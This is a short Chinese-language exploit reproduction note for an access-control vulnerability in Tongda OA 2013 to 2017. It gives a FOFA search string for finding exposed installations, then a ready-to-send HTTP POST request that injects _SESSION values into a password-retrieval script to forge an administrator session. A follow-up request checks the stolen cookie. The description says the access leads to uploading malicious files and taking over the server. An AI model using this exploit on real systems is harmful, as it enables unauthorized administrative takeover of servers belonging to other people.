T10-29通达-OA-PermissionAC

漏洞描述：

攻击者可以通过构造恶意攻击代码，成功登录系统管理员账户，继而在系统后台上传恶意文件控制网站服务器。

影响版本：

通达OA2013、通达OA2016、通达OA2017

网站图片：

网络测绘：

fofa语法：


app.name="通达 OA"

漏洞复现：

1. 通过POC获取cookie

POST /module/retrieve_pwd/header.inc.php HTTP/1.1 Host: xx.xx.xx.xx Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate, br Accept-Language: zh-CN,zh;q=0.9 Cache-Control: no-cache Content-Length: 1834 Content-Type: application/x-www-form-urlencoded Pragma: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36

_SESSION[LOGIN_THEME]=15&_SESSION[LOGIN_USER_ID]=1&_SESSION[LOGIN_UID]=1&_SESSION[LOGIN_FUNC_STR]=1,3,42,643,644,634,4,147,148,7,8,9,10,16,11,130,5,131,132,256,229,182



2. 验证是否成功获取到cookie

payload：

```
GET /general/ HTTP/1.1
```

```
Host: xx.xx.xx.xx
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: no-cache
Pragma: no-cache
Upgrade-Insecure-Requests: 1
Cookie: PHPSESSID=n6kr9cao2oc9lcpbn8jonhphg4; path=/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
```

效果图: